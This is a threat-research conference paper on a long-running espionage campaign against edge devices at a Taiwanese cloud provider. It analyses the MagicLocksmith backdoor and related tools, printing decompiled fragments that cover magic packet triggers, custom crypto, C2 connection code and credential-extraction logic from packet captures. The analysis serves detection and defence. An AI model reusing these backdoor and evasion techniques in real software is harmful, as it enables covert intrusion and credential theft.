2025 BERLIN

24 - 26 September, 2025 / Berlin, Germany

INVISIBLE THIEVES IN THE FRONT YARD – FROM AN ADVANCED EVASIVE EDGE-DEVICE ATTACK TO POTENTIAL MITIGATION METHODS

Ting-Wei Hsieh

CHT Security Co, Taiwan

tingweh2@chtsecurity.com

ABSTRACT

While detection and response toolsets are actively being developed and deployed on common *Windows* and *Linux* devices, edge devices remain largely reliant on system configurations and human intervention as the main form of defence [1, 2]. Nation-state attackers and cybercriminals have increasingly been targeting public-facing appliances as initial entry points to gain footholds in victims' environments and such tactics have shown great effectiveness [3, 4, 5, 6, 7].

In early 2024, we uncovered an attack against a high-tier local cloud service provider that had lasted several years. The techniques and novel samples we found demonstrate both the efforts attackers have made to understand commercial edge-device systems and the great lengths attackers are willing to go to reduce the chance of being detected. Although the concept of magic packets is nothing new, we discovered that attackers have been moving from static magic signatures and hard-coded C2 configurations to fully dynamic and more versatile magic packets in order to evade network-based detections.

This paper will share how security appliance mishaps may lead to attacks of such a scale and will focus on the evasion techniques observed in this attack, such as the use of magic packets with no static signature and the use of living-off-the-land (LOL) tools to extract sensitive data on compromised edge devices. In addition, we will present our insights to help detect and mitigate against persistent installations emerging from this attack as well as a few general recommendations or mitigation methods for both service providers and public-facing appliance suppliers.

1. INTRODUCTION

Exploiting public-facing appliances is one of the most common methods to gain initial access to a target infrastructure [3, 4, 5, 6, 7]. Organizations nowadays often deploy dedicated firewalls with VPNs to protect valuable assets from falling victim to cyber attacks. However, new vulnerabilities in those solutions come around from time to time. Without active maintenance, those appliances may be breached when left unpatched, even when the initial configurations were properly set up.

Unfortunately, applying patches to such devices is often easier said than done, especially when the services behind such appliances cannot afford to have any downtime. For example, a cloud service provider can hardly take its cloud infrastructure offline, as the action would also take down cloud resources that its customers rely upon, causing widespread adverse effects.

In 2024, we uncovered an active espionage campaign against a large cloud service provider in Taiwan, in which the adversaries focused on breaching edge devices such as VPN servers and load balancers. Attackers likely gained a foothold by exploiting CVE-2019-19781 and moved laterally to other *F5 BIG-IP* devices. Several ELF_PLEAD variants and a highly customized TinyShell (TSH) that we dubbed 'MagicLocksmith' were deployed on the compromised devices.

2. TINYSHELL OVERVIEW

TinyShell is a simple UNIX backdoor authored by Christophe Devine and published in the early 2000s [8]. The backdoor offers three operations: upload/download files to/from a compromised device, and a reverse shell.

```
switch( message[0] )
{
    case GET_FILE:
        ret = tshd_get_file( client );
        break;
    case PUT_FILE:
        ret = tshd_put_file( client );
        break;
    case RUNSHELL:
        ret = tshd_runshell( client );
        break;
    default:
        ret = 12;
        break;
}
```

Figure 1: Available operations in TinyShell.

This simplicity also extends to the backdoor's protocol. The backdoor may run in either client or server mode. The prior actively connects to an attacker-specified C2 server, and the latter waits for an inbound connection. Both modes operate in a similar way in terms of data flow:

1. The C2 sends two 20-byte seeds to the backdoor. The seeds are SHA1 digests of the combination of the process PID and the system time.
2. Both the backdoor and the C2 derive AES keys from SHA1 digests of the received seeds and the hard-coded password.
3. The C2 sends the hard-coded challenge buffer encrypted with the generated keys. If the challenge matches that in the backdoor, the authentication succeeds.

4. The C2 sends a single command to the backdoor encrypted with previously derived keys and receives responses.



Figure 2: Workflow of TinyShell's key exchange implementation.

Since the password and the challenge secrets are hard coded in a backdoor implant and can be used to derive AES keys for each session with the seeds in plain text sent by its C2, this protocol is by design insecure. Threat actors replaced this protocol with a customized key exchange algorithm to stop responders from decrypting the backdoor traffic.

3. MAGICLOCKSMITH

MagicLocksmith, found on compromised *F5 BIG-IP* devices, is a backdoor based on TinyShell that has most static constants changed along with heavily modified authentication and communication protocols. The changes were likely aimed at evading both in-situ and network traffic detections. The threat actors primarily modified three parts of the backdoor. They implemented a magic packet detection function used to wake up the TinyShell daemon, a more secure key exchange algorithm, and a fully customized AES encryption scheme.

3.1 Dynamic magic packet

Although the concept of magic packets is nothing new, APT malware such as Snake has been observed to use magic packets to detonate its backdoor module [6, 7, 9, 10]. Like most magic packet implementations, MagicLocksmith uses `libpcap` preinstalled on the target device to capture raw packets.

```
strcpy(dest, "0.0");
memset(v3, 0, sizeof(v3));
v12 = 0;
sprintf(s, "%s >= %d and %s <= %d", "ip[2:2]", 0x98, "ip[2:2]", 0xCC);
if ( src && *src )
  strcpy(dest, src);
getpid();
result = getppid();
while ( v12 <= 119 )
{
  if ( pcap_lookupnet(dest, &v8, &v9, v10) == -1 || (v11 = pcap_open_live(dest, 0x10000, 1, 1000, v10)) == 0 )
  {
    perror(v10);
  }
  else
  {
    if ( pcap_compile(v11, &v7, s, 0, v8) != -1 )
    {
      if ( pcap_setfilter(v11, &v7) != -1 )
      {
        result = pcap_loop(v11, -1, malw_magic_c2_setter_8049935, 0);
        if ( result >= 0 )
          return result;
        perror("pcap_loop");
      }
      pcap_freecode(&v7);
    }
    pcap_close(v11);
  }
  ++v12;
  result = sleep(5u);
}
return result;
```

Figure 3: PCAP packet filter initialization subroutine in MagicLocksmith.

However, the similarity ends here, as most of the malware samples in published reports utilized somewhat static magic packets. Examples include the J-magic backdoor and the IRAD malware discovered in early 2025 [6, 9, 10]. MagicLocksmith, on the other hand, has a completely dynamic approach. It accepts multiple layer-4 protocols, including UDP, TCP and ICMP.

```
protocol_num = packet_content_ptr[9];
is_valid = 0;
packet_data_len = (packet_content_ptr[2] << 8) | packet_content_ptr[3];
if ( pkthdr->len >= packet_data_len )
{
  internet_header_size = 4 * (*packet_content_ptr & 0xF);
  if ( protocol_num != 0x29 )
  {
    if ( packet_content_ptr[9] > 0x29u )
    {
      if ( protocol_num == 0x2F || packet_content_ptr[9] >= 0x32u && packet_content_ptr[9] <= 0x33u )
        goto LABEL_24;
    }
    else if ( protocol_num != 4 )
    {
      if ( packet_content_ptr[9] > 4u )
      {
        if ( protocol_num == 6 )
        {
          tcp_header_size = 4 * (packet_content_ptr[internet_header_size + 12] >> 4);
          final_data_len = packet_data_len - internet_header_size - tcp_header_size;
          src = &packet_content_ptr[internet_header_size + tcp_header_size];
          is_valid = 1;
          goto LABEL_26;
        }
        if ( protocol_num != 0x11 )
          goto LABEL_26;
        goto LABEL_24;
      }
      if ( protocol_num == 1 && packet_content_ptr[4 * (*packet_content_ptr & 0xF)] == 8 )
      {
LABEL_24:
        src = &packet_content_ptr[internet_header_size + 8];
        final_data_len = packet_data_len - internet_header_size - 8;
        is_valid = 1;
      }
    }
  }
}
```


Figure 4: First part of MagicLocksmith's packet filter subroutine. The filter looks for ICMP (protocol = 1), TCP (protocol = 6), UDP (protocol = 17), GRE (protocol = 47), ESP (protocol = 50) and AH (protocol = 51) packets.

When a packet in any valid protocol is detected, the filter first carves out the payload buffer and checks if the length equals 124 bytes. Then, the inner filter performs an XOR operation between the first 16 bytes and the following 16 bytes, and checks if the resulting 16-byte sequence is equal to `D4C35AA5EAC148CA48C28948C141D689`. This implementation allows the attackers to generate a randomized magic packet for each session, leaving only the length fixed.

```
if ( is_valid && final_data_len == 0x7C && !malw_check_trigger_c2_8049884((MALW_C2_MagicPacketData *)src) )
```

```
pcap_magic_backdoor_trigger[0] = 0xA55AC3D4;
pcap_magic_backdoor_trigger[1] = 0xCA48C1EA;
pcap_magic_backdoor_trigger[2] = 0x4889C248;
pcap_magic_backdoor_trigger[3] = 0x89D641C1;
for ( i = 0; i <= 3; ++i )
{
  x1 = ntohl(buf->xor1[i]);
  x2 = ntohl(buf->xor2[i]);
  if ( (x2 ^ x1) != pcap_magic_backdoor_trigger[i] )
    return 1;
}
crc32 = crc32_804B7B0((uint8_t *)buf, 120);
check = ntohl(buf->crc32sum);
return check != crc32;
```

Figure 5: The second part of the magic packet filter, checking if the payload's length is exactly 124 bytes, the magic XOR sequence is present, and the CRC checksum is correct.

Once all the checks are passed, the first 32 bytes of the buffer previously used as the magic sequence serve as the modified RC4 key to decrypt the rest of the packet, which contains a session config for the backdoor.

```
modded_rc4_804B356(magic_c2_params->data, 0x58, (uint8_t *)magic_c2_params, 0x20, 0);
```

```
conf_magic_type = ntohl(magic_c2_params->data.mode_id);
if ( conf_magic_type == 0x2ABBCCDD )
{
  conf_magic_type = 0;                    // 0x2ABBCCDD => server mode
}
else
{
  if ( conf_magic_type != 0xAABBCCDD )    // 0xAABBCCDD => client mode
    goto BAD_MAGIC_TYPE_RETRY;            // Bad
  conf_magic_type = 1;
}
```

Figure 6: Part of the workflow showing the decryption of magic packet payloads and the operation mode constants. Available modes are the same as those in the original TinyShell implementation.

It is worth noting that part of the custom RC4 implementation used in this backdoor is modified in a similar way to that in tools developed or commonly used by BlackTech. Examples of such tools include BIFROST and Waterbear.

```
j = swap[(i + 1)];
k = (k + j);
swap[(i + 1)] = swap[k];
swap[k] = j;
j = swap[(swap[(i + 1)] + j)];
if ( mode < 0 )
{
  j ^= dat[i];
  dec_ch = j + mode;
}
else
{
  dat[i] += mode;
  dec_ch = j ^ dat[i];
}
dat[i] = dec_ch;
```

```
// off := 1 - ptr;
// Likely a compiler optimization artifact
j = sbox[(ptr + off)];
k = (j + k);
sbox[(ptr + off)] = sbox[k];
sbox[k] = j;
z = sbox[(j + sbox[(ptr + off)])];
if ( (mode & 0x80) != 0 )
  *ptr = mode + (*ptr ^ z);
else
  *ptr = z ^ (*ptr + mode);
++ptr;
--n;
```

Figure 7: Modified RC4 XOR block in MagicLocksmith (left) and in BIFROST samples dropped by BlackTech (right – not from the same campaign).

MagicLocksmith, like the original TinyShell, may operate in client mode (which connects to a given C2) or server mode (which listens for incoming connections). When configured to run in client mode, the decrypted magic packet content contains a host address string and a 16-bit port number. The server mode config contains only a port number for the backdoor to bind onto instead.

```
bzero(c2_addr, 0x100u);
strcpy(c2_addr, magic_c2_params->data.c2_addr);
c2_port = magic_c2_params->data.port;
```

```
if ( conf_magic_type == 1 )
{
  sleep(5u);
  fd = socket(2, 1, 0);
  if ( fd >= 0 )
  {
    resolved = gethostbyname(c2_addr);
    if ( resolved )
    {
      memcpy(&v5.sa_data[2], *(const void **)resolved->h_addr_list, resolved->h_length);
      v5.sa_family = 2;
      *(_WORD *)v5.sa_data = c2_port;
      c2_sock_conn_80624A6 = connect(fd, &v5, 0x10u);
      if ( c2_sock_conn_80624A6 >= 0 )
        goto LABEL_51;
      close(fd);
```

Figure 8: Client mode connection initiation in MagicLocksmith.

3.2 Secure key exchange

The original TinyShell does not implement a secure key exchange (KEX) algorithm; instead, the controller sends two 20-byte-long seeds in plain text used to derive two AES-128 keys for message encryption. To stop incident response personnel from decrypting the backdoor traffic or taking over the control of the backdoor, the threat actor implemented a modified elliptic curve Diffie-Hellman (ECDH) KEX scheme with the C2's secp521r1 public key hard coded in the

backdoor binary. The attacker opted to use an improvised protocol instead of a standard one such as Transport Layer Security (TLS). This highly customized protocol performs the following steps on the compromised device:

1. Generate a random secp521r1 keypair $<K_r, P_r>$. (K denotes the private component and P denotes the public component or a point in the secp521r1 finite field.)
2. Generate another random secp521r1 keypair, $<K_q, P_q>$, for the shared secret derivation.
3. Derive the shared secret point, P_s, from K_q and the hard-coded C2 public key P_c.
4. Add P_r to the shared secret P_s to produce a new point P_a.
5. Send P_q and P_a to the C2.
6. Derive the symmetric key from P_r.



Figure 9: Workflow of the secure KEX implementation in MagicLocksmith.

Since the C2 public key used to derive shared secrets is hard coded in the binary, it is virtually impossible to recover symmetric keys used to encrypt the backdoor traffic from captured packets, even though this implementation is quite different from the commonly used TLS.

```
pubkey_x = "0cacf87644ee300999f709904a69a8206b3ba774599bc95f193e0443c66776b78905f90adc4077bb06b520702d9853ca2c7e568b3eb"
           "c484c577c880e60dc53e65e";
pubkey_y = "6eff2e2431361f95b15f63e2c3bd1b2a512e63f38d0aebb71f6a13b049c514fa1738707d7c67bb7b33d81fb5170a7dc51ba9d7e646c"
           "05f927eea82084fa09ce8dc";
malw_rand_ec_point_8058FDB(&other_random_point, &secp521r1_obj01_80839E0, recv_buf); (1.) Generate Kr, Pr
EC_point_init_8054408(&base_shared_secret_point);
EC_point_init_8054408(&random_pubkey);
EC_point_init_8054408(&public_key);
BigInt_init_804EBEA(&random_privkey);
random_buf_804B56C(buf, 66);
buf_to_u32_array_80534CE(&random_privkey, buf, 66);
EC_point_multiply_805572A(                                  (2.) Generate Kq, Pq
  &random_pubkey,
  &secp521r1_obj01_80839E0.generator_point,
  &random_privkey,
  &secp521r1_obj01_80839E0.constants);                      (3.) Calculate Ps=Pc·Kq
EC_pubkey_from_point_strings_80544E5(&public_key, pubkey_x, pubkey_y, 16);
EC_point_multiply_805572A(&base_shared_secret_point, &public_key, &random_privkey, &secp521r1_obj01_80839E0.constants);
likely_EC_point_add_8054BC7(
  &public_key,
  &base_shared_secret_point,                                (4.) Calculate public point Pa=Ps+Pr
  &other_random_point,
  &secp521r1_obj01_80839E0.constants);
malw_write_EC_point_to_buf_80590A1(&other_random_point, s);
malw_write_EC_point_to_buf_80590A1(&random_pubkey, output->points);
malw_write_EC_point_to_buf_80590A1(&public_key, &output->points[1]); (5.) Send Pq, Pa to the C2
BigInt_free_804EC64(&random_privkey);
EC_point_free_8054430(&other_random_point);
EC_point_free_8054430(&base_shared_secret_point);
EC_point_free_8054430(&random_pubkey);
EC_point_free_8054430(&public_key);
```

Figure 10: Implementation of MagicLocksmith's KEX.

3.3 Modified Rijndael implementation

The author of this backdoor went the extra mile to deter analysts from trying to decipher the backdoor traffic by replacing many AES constants with random ones. Standard AES uses predefined constants mainly in two places – the construction of the Rijndael S-box, and the MixColumn coefficients.

The Rijndael S-box can be represented in the following form:

$$x_{out} = A \cdot x_{in}^{-1} + c$$

where x^{-1} is the multiplicative inverse of x in $GF(2^8)$ with modulo polynomial m. In AES, the following polynomials are used:

$$\begin{cases} m = x^8 + x^4 + x^3 + x + 1 \\ A = x^7 + x^3 + x^2 + x + 1 \\ c = x^6 + x^5 + x + 1 \end{cases}$$

The constants are chosen such that the resulting S-box provides optimal strength against mathematical attacks, such as minimizing the presence of fixed points. Instead of using the standard implementation, the threat actor opted to use a set of custom constants:

$$\begin{cases} m' = x^8 + x^4 + x^3 + x^2 + 1 \\ A' = x^6 + x^5 + x^4 + x^3 + x \\ c' = x^7 + x^4 + x + 1 \end{cases}$$

Interestingly, the attacker did a fairly good job of producing constants with optimal S-box properties, such as a differential uniformity of 4 and an algebraic degree of 7 (the same as that of the original AES). However, this set of constants also results in an S-box with three fixed points, which is an undesired property in a cryptography implementation.

Other than the S-box, the attacker also replaced the Rijndael MixColumns polynomial. Original AES uses the following polynomials, one for encryption and the other one for decryption:

$$\begin{cases} a(x) = 3x^3 + x^2 + x + 2 \\ a^{-1}(x) = 11x^3 + 13x^2 + 9x + 14 \end{cases} \pmod{x^4 + 1}$$

MagicLocksmith used the following constants instead:

$$\begin{cases} a'(x) = 8x^3 + 7x^2 + 11x + 5 \\ a'^{-1}(x) = 7x^3 + 13x^2 + 4x + 15 \end{cases} \pmod{x^4 + 1}$$

```
_BOOL4 modded_aes_setup_table_8059BCC()
{
                                                Custom MixColumns coefficients
                                    Custom affine matrix terms
                        Custom GF(2^8) modulo polynomial
  return malw_custom_aes_table_gen_8059C77(0x1D, 0x1D, 0xF493, 0x8070B05u, 0)
      && malw_custom_aes_table_gen_8059C77(0x1D, 0x1D, 0xF493, 0x70D040Fu, 1) != 0;
}
```

Figure 11: Constants used in MagicLocksmith's modified Rijndael implementation.

The attacker swapped the constants in the AES implementation with custom ones likely both to evade signature-based detections and further complicate analysis should any of the symmetric keys be recovered by their victims, instead of strengthening the backdoor's encryption scheme. It is also worth noting that the original hard-coded password and challenge bytes were also replaced in the MagicLocksmith binary.

```
CRYPTOGRAPHY    Cryptographic Hash::SHA1 [C0029.002]
                Cryptographic Hash::SHA256 [C0029.003]
                Encrypt Data::RC4 [C0027.009]
                Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]
                Hashed Message Authentication Code [C0061]
DATA            Checksum::CRC32 [C0032.001]
```

Figure 12: Output of CAPA [11] (cryptography part only) from parsing the MagicLocksmith binary. The AES signature was not triggered due to the absence of commonly used constants.

4. INVESTIGATION AND ATTRIBUTION

4.1 Packet analysis

Custom packet-capturing devices were deployed right after signs of compromise were discovered, serving as part of our detection mechanisms. Several ICMP magic packets were discovered in the packet dumps and the C2 address was successfully recovered.



Figure 13: Format of the encrypted magic packet payload (top) and that of the decrypted C2 configuration in the same packet (bottom).

4.2 Investigation of the C2 server

Interestingly, the decrypted C2 addresses in recovered magic packets were always the same as their source IPs. Since MagicLocksmith implemented ECDH key exchange with a hard-coded public key, it is impossible to decrypt the malicious commands sent by the attackers. Despite this, the threat actor left an open directory on their C2 server, likely running the SimpleHTTPServer Python module. Among those publicly available files, these files are particularly interesting:

1. A cluster of modded TinyShell samples utilizing static magic packets.
2. A Python tool for exploiting CVE-2019-19781 based on an open-source repository, matching the initial discovery.
3. Improvised packet dump parsers, exfiltrated PCAP data, concentrated stolen credentials, and scripts that use stolen credentials to retrieve confidential data.
4. HTTP, SSH and SMB scanners along with several Taiwanese target IP lists.

4.2.1 More TinyShell samples

Two clusters of TinyShell samples were uncovered from the C2 web server. The first cluster of backdoors captures inbound UDP packets using a raw network socket on *Linux* and checks if the first 15 bytes of a packet match the following magic pattern:

```
7F CE 63 DB AF 7F 71 C0 6E A0 39 7E 46 9D 87
```

When a magic packet is detected, the backdoor decrypts the rest of the packet buffer with a hard-coded XOR key and extracts the C2 information from the decrypted data. Once successful, it connects to the specified C2 server using the original TinyShell client mode protocol.



Figure 14: UDP magic packet implementation in modified TinyShell samples found on the threat actor's C2 server.

The other cluster of samples utilizes a statically linked PCAP library to capture all inbound packets on a specified device, which is usually given in a command-line argument. The magic pattern is also static and hard coded in the backdoor binaries:

```
FF EF 2F 03 04 08
```

```
do
{
  if ( ptr[32] == 0xFF && ptr[33] == 0xEF && ptr[34] == 0x2F && ptr[35] == 3 && ptr[36] == 4 && ptr[37] == 8 )
    break;
  o2 = ++o1;
  ++ptr;
}
while ( o1 != pkt_hdr.caplen - 0x28 );
```

Figure 15: Magic pattern of the PCAP-based magic packet implementation in modified TinyShell found on the threat actor's C2 server.

Once a magic packet is detected, the backdoor performs a cyclic XOR between the last four bytes of the magic packet data and a hard-coded buffer to produce an AES-192 key. The backdoor then decrypts the encrypted data in the magic packet and checks if the decrypted buffer starts with '`hello world:`'. If the check passes, the backdoor connects to the C2 address specified in the decrypted buffer and behaves the same way as the original TinyShell.

```
*(_QWORD *)aes_key = 0x6070804030201000LL;
*(_QWORD *)&aes_key[8] = 0xF0E0D0C0B0A0905LL;
*mutation = *(_DWORD *)&encr[malw_enc_len - 4];
create_new_key((uint8_t *)mutation, aes_key);
decrypt_data(encr, decr, aes_key, malw_enc_len);
if ( !memcmp(decr, "hello world:", 0xCuLL) )
  break;
```

Figure 16: Symmetric key setup in modified TinyShell samples found on the threat actor's C2 server.

The earliest timestamps of those backdoor samples date back to June 2022, slightly earlier than the timestamp of the MagicLocksmith sample on the compromised devices. Several TinyShell samples on the C2 server contain debug information, suggesting that the backdoor may have been actively being developed in mid-2022.

4.2.2 PCAP parsers

The threat actors authored several tools to parse the PCAP files produced by running built-in `tcpdump` on compromised devices. Since most of the communications between load balancers and internal services behind the firewall were not encrypted in the victim's organization, attackers were able to steal authentication information passing through those devices when a user accessed a service.

One of the tools retrieved from the attackers' server was a simple C program that extracts IPv4 packets that went through a certain *Citrix* device. The tool reads in a PCAP dump file and extracts all packets where either the source or destination MAC address matches the one hard coded in the tool.

```
// MAC_SRC == "[redacted]" && TYPE == IPv4
if ( !memcmp(&raw_pcap_file[i], client_source_mac, 8u) )
```

```
// MAC_DST == "[redacted]" && TYPE == IPv4
else if ( !memcmp(&raw_pcap_file[i], citrix_mac, 6u)
       && !strcmp(&raw_pcap_file[i + 12], IPV4_header) )
```

```
if ( dst_port == 8080 )
{
  memset(s, 0, 0x10u);
  sprintf(s, "%d_%d", src_port, 8080);
  fp = fopen(s, "ab+");
  if ( !fp )
  {
    printf("can not open result file!\n");
    exit(0);
  }
  j = fwrite(&raw_pcap_file[i + 8], 1u, pkt_data_len, fp);
  fclose(fp);
  i += j;
}
```

Figure 17: Packet extraction subroutine.

Several Golang-based tools were found to extract credentials and access tokens bound to a certain WebDAV service behind the load balancers. Some of these tools parse input PCAP files, extract requests containing the following keywords, and format the extracted data into JSON strings:

- `Authorization` (in HTTP headers)
- `Cookie: auth` (in HTTP headers)

- `X-Client-Ip` (in HTTP headers)
- `X-Humyo-Clientid` (in HTTP headers)
- `authToken` (in SOAP body)

Several JSON output files were left available on the open directory C2 server, and those files indeed contain credentials for the targeted WebDAV servers.

Figure 18: Dumped credentials found on the exposed C2 server.

Other Golang tools implemented functions that directly interact with the target WebDAV server with the stolen credentials.



Figure 19: Golang tool found on the C2 server that extracts credentials from dump files and interacts with the target WebDAV server. The tool allows attackers to list and exfiltrate files from the WebDAV server.

Some extracted credentials were also used in several Python scripts to traverse the target WebDAV file server and locate files with certain string snippets in their names, primarily aimed at high-profile government divisions and defence sectors.



Figure 20: Snippet of the Python tool that searches for files on the target WebDAV server. The tool specifically looks for files related to central government divisions and defence sectors in Taiwan.

4.3 ELF_PLEAD

Several ELF_PLEAD samples were also found on compromised devices. ELF_PLEAD, first reported by JPCERT in 2020 [12], had since gone through multiple iterations of refactorization and was still under active development at the time of analysis. Original samples reported by JPCERT have recognizable C++ names, which were replaced by random junk in the samples found in this campaign. The format of embedded configurations and transmitted command data are also slightly different from that in the JPCERT report.

```
typedef struct
{
  uint8_t conf_rc4_subkey[4];
  char datetime_id[32];
  uint16_t c2_ports[3];
  char c2_addrs[3][128];
} ELF_PLEAD_JPCERT
```

```
typedef struct
{
  char datetime_id[32];
  uint16_t c2_ports[3];
  char c2_addrs[3][128];
  uint8_t conf_rc4_subkey[4];
} ELF_PLEAD_CONF_V1;
```

```
typedef struct
{
  uint8_t conf_rc4_subkey[4];
  uint32_t sleep_interval;
  char datetime_id[32];
  uint16_t c2_ports[3];
  char c2_addrs[3][128];
  uint32_t backup_dns_ip;
} ELF_PLEAD_CONF_V2;
```

Figure 21: Format of configurations in ELF_PLEAD samples in the report by JPCERT (left) and in this campaign (centre and right).

```
typedef /* pseudo */ struct
{
  uint8_t cmd_rc4_subkey[4];
  uint32_t checksum;
  uint8_t conf_rc4_subkey[4];
  uint16_t recv_size;
  uint16_t decompressed_size;
  uint8_t enc_lzo_buf[recv_size];
} ENCRYPTED_CMD_JPCERT;
```

```
typedef /* pseudo */ struct
{
  uint8_t cmd_rc4_subkey[4];
  uint32_t checksum;
  uint16_t recv_size;
  uint16_t decompressed_size;
  uint8_t conf_rc4_subkey[4];
  uint8_t enc_lzo_buf[recv_size];
} ENCRYPTED_CMD;
```

Figure 22: Format of the C2 traffic data in ELF_PLEAD samples in the report by JPCERT (left) and in this campaign (right).

Command opcodes have also been refactored since the discovery of ELF_PLEAD. (See Appendix A for a list of commands.) Samples discovered by JPCERT have unique secondary opcodes across all commands. Newly uncovered binaries, on the other hand, have secondary opcodes only identifiable within a primary opcode group.

```
typedef struct C2Command
{
  uint8_t opc_primary;
  uint8_t opc_secondary;
  uint8_t command_body[];
}
```

Figure 23: Format of the decrypted C2 traffic in ELF_PLEAD samples.

